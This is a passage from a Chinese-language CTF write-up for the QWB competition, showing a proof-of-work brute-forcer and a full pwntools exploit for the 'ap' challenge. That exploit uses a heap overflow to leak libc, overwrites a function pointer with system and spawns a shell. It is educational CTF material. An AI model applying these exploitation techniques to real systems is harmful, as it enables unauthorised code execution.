io.send('/bin/sh\x00')

io.interactive()
io.close()
```

不过当时 还有个坑爹的验证　有时候运气不好还会 让 在运行一次~

```
import hashlib,sys,socket,re
from struct import pack
from pwn import *
from struct import pack
sss=string.ascii_letters+string.digits
r = remote()
r.recv()
data=r.recv()
print data
skr_sha256 = re.findall('hashlib.sha256\(skr\).hexdigest\(\)=(.*?)\n', data)[0]
skr = re.findall('skr\[0:5\].encode\(\'hex\'\)=(.*?)\n', data)[0].decode('hex')

while True:
    for i in range(255, 1, -1):
        for j in range(255, 1, -1):
            for k in range(255, 1, -1):
                temp = skr + chr(i) + chr(j) + chr(k)
                _sha256 = hashlib.new('sha256')
                _sha256.update(temp)
                if _sha256.hexdigest() == skr_sha256:
                    print temp.encode('hex'),i,j,k
                    r.send(temp.encode('hex')+'\r\n')
                    print r.recv(1024)
                    r.sendline()
```

可能有其它简约的版本把 我们没有想起来~~

第二题 强网先锋-ap

这可是真正的水题了 但是呢 负责人这个人思想出了问题 看见没有人做出来就感受到了压力 就划水到 没有血再搞 ·~~

然后这个题目 其实真简单 我虽然不是主pwn手 但这个题 真的我上我也行

```
[*] '/media/psf/AllFiles/Volumes/\xe8\xbd\xaf\xe4\xbb\xb6/CTF/qwb/main/task_main'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[~/Desktop/Link to qwb/main]$
```

main

```
// local variable allocation has failed, the output may be wrong!
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  init(*&argc, argv, envp);
  welcome(*&argc);
  while ( 1 )
  {
    while ( 1 )
    {
      menu();
      _isoc99_scanf("%d", &v3);
      getchar();
      if ( v3 != 3 )
        break;
      Change();
    }
    if ( v3 > 3 )
    {
      if ( v3 == 4 )
        exit(0);
      if ( v3 == 1337 )
        huangniu();
      else
LABEL_15:
        puts("something wrong!");
    }
    else if ( v3 == 1 )
    {
      Get();
    }
    else
    {
      if ( v3 != 2 )
        goto LABEL_15;
      Open();
    }
  }
}
```

分析

简单来看是道菜单题，点进去看看

```
unsigned __int64 Get()
{
  _QWORD *v0; // rax
  int v1; // eax
  char size[12]; // [rsp+4h] [rbp-1Ch]
  void *buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( number > 4 )
  {
    puts("We don't have too much tickets! Bye~");
    exit(0);
  }
  v0 = malloc(0x10uLL);
  *&size[4] = v0;
  v0[1] = &puts;
  puts("The length of my owner's name:");
  _isoc99_scanf("%d", size);
  getchar();
  buf = malloc(*size);
  puts("Give me my owner's name:");
  read(0, buf, (*size - 1));
  *(buf + (*size - 1)) = 0LL;
  **&size[4] = buf;
  v1 = number++;
  list[v1] = *&size[4];
  puts("OK! Give you a tickets of your own~");
  return __readfsqword(0x28u) ^ v5;
}
```

```
unsigned __int64 Open()
{
  unsigned int v1; // [rsp+4h] [rbp-1Ch]
  void (__fastcall *v2)(_QWORD, unsigned int *); // [rsp+8h] [rbp-18h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Please tell me which tickets would you want to open?");
  _isoc99_scanf("%d", &v1);
  getchar();
  if ( v1 > number )
  {
    puts("sorry you can't open this tickets!");
  }
  else
  {
    v2 = list[v1][1];
    puts("I'm a magic tickets.I will tell you who is my owner!");
    v2(*list[v1], &v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

```
unsigned __int64 Change()
{
  int v1; // [rsp+8h] [rbp-18h]
  unsigned int v2; // [rsp+Ch] [rbp-14h]
  void *buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Please tell me which tickets would you want to change it's owner's name?");
  _isoc99_scanf("%d", &v2);
  getchar();
  if ( v2 > number )
  {
    puts("sorry you can't change this tickets!");
  }
  else
  {
    buf = *list[v2];
    puts("The length of my owner's name:");
    _isoc99_scanf("%d", &v1);
    getchar();
    puts("Give me my owner's name:");
    read(0, buf, (v1 - 1));
    puts("OK! I know my owner's new name!");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

关键函数

```
unsigned __int64 Change()
{
  int v1; // [rsp+8h] [rbp-18h]
  unsigned int v2; // [rsp+Ch] [rbp-14h]
  void *buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Please tell me which tickets would you want to change it's owner's name?");
  _isoc99_scanf("%d", &v2);
  getchar();
  if ( v2 > number )
  {
    puts("sorry you can't change this tickets!");
  }
  else
  {
    buf = *list[v2];
    puts("The length of my owner's name:");
    _isoc99_scanf("%d", &v1);
    getchar();
    puts("Give me my owner's name:");
    read(0, buf, (v1 - 1));
    puts("OK! I know my owner's new name!");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

我们可以从这个关键函数看出漏洞利用点，可以执行堆溢出造成关键函数覆盖，把调用的puts覆盖成其他的

exp步骤

1. 申请两个chunk
2. 把第一个溢出填充到第二个的puts指针前
3. open（0）来leak puts 的地址
4. 然后计算libc的基址和system的地址
5. 修改第一个覆盖第二个的两个指针
6. 修改第二个chunk的puts指针为system地址，修改第二个chunk的name指针为/bin/sh的地址
7. open（1）拿到shell

完整脚本

```
from pwn import *
context.log_level='debug'

io=process('./task_main')
#io=remote('49.4.15.125',30175)
libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

def get(b,a):
    io.sendline('1')
    io.sendlineafter("The length of my owner's name:\n",str(b))
    io.sendafter("Give me my owner's name:\n",a)

def open(a):
    io.sendline('2')
    io.sendlineafter("Please tell me which tickets would you want to open?\n",str(a))

def change(a,b):
    io.sendline('3')
    io.sendlineafter("Please tell me which tickets would you want to change it's owner's name?\n",str(a))
    io.sendlineafter("The length of my owner's name:",str(len(b)+1))
    io.sendafter("Give me my owner's name:",b)

io.recv()
get(20,'aaaa')
get(20,'bbbb')
change(0,'a'*40)
io.recv()
open(0)
io.recvuntil('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')
puts_addr=u64(io.recv(6).ljust(8,'\x00'))
log.success('puts_addr:'+hex(puts_addr))
libc_base=puts_addr-libc.symbols['puts']
log.success('libc_base:'+hex(libc_base))
bin_sh_addr=libc_base+libc.search('/bin/sh\x00').next()
system_addr=libc_base+libc.symbols['system']
pay='a'*0x10+p64(0)+p64(21)+p64(bin_sh_addr)+p64(system_addr)
change(0,pay)
open(1)
#gdb.attach(io)
#pause()
io.interactive()
```

这样就成功的get到flag

总结： 第一天自闭的不应该 起码能够做出那道水题 一开始我都把函数恢复出来了 但是 那个函数 由于这个比赛我个人感觉很难 还以为是出题人自己实现的加密方式 然后 就没有做出来 这里也体现出了我密码学确实不扎实 3DES 这么简单的加密算法都没有做出来 后来如果不是学长问我一句卡在哪里了 我还是没有做出来 自闭.~~~

不过能混个证书确实开心鸭~~~~~~